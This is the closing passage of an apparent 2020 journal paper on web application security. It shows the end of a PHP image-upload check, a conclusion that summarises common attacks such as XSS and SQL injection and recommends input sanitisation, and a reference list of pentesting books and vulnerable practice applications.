   move_uploaded_file($file_tmp,"images_folder/".$file_name);
   echo "Success";
  }else{
    echo"<br>Can not upload";
```

IJSER

We have checked the format of the file being uploaded and made sure that it is an image file (jpeg,jpg,png) and is of appropriate size.

IJSER © 2020
http://www.ijser.org

CONCLUSION =>

We have successfully demonstrated the most common types of web application attacks. We saw how easily we can craft input and compromise systems using XSS and SQLi. Lack of sanitization can also lead to malicious commands being injected as well as to traverse the directories of the victim machines. Furthermore, we can even upload malwares and get reverse connections from the same. Predictable cookies can lead to attackers compromising the sessions of other users and accessing sensitive and illegitimate information. We must sanitize the data and trim the data of special characters and encoding wherever possible. This will remove the key characters which causes strings to be malicious. Proper escaping of characters is a must, before they are used as parameters in system functions or database queries. Also, there should be a proper mechanism to define how the system behaves when arbitrary data is submitted to the server, which does not know how to handle it. Safe and careful processing must be performed on the input data, and safe programming methods must be employed .Rectifying the errors after a cyber attack is much more expensive than deploying preventing methods in the first place. Therefore, we must make sure that the web applications we are developing are secure so that we can protect our business and most importantly our customers, and maintain their trust in us. Hence, adequate amount of time and resources, along with tighter regulations is the need of the hour along with the organisations effectively implementing the required technical and organisational measures to uphold the security standards to protect the user data and sensitive information from ever evolving cyber threats.

REFERENCES =>

1. Kali Linux Documentation
2. Burp Suite Documentation
3. Web Application Security, A Beginner's Guide [Bryan Sullivan, Vincent Liu]
4. Improving Web Application Security: Threats and Countermeasures by Microsoft Corporation
5. Damn Vulnerable Web Application (DVWA)
6. W3 Schools
7. Web Application Defender's Cookbook: Battling Hackers and Protecting Users, by Ryan C. Barnett
8. Buggy Web Application (bWAPP)
9. Burp Suite Essentials, by Akash Mahajan
10. Mastering Modern Web Penetration Testing, by Prakhar Prasad

IJSER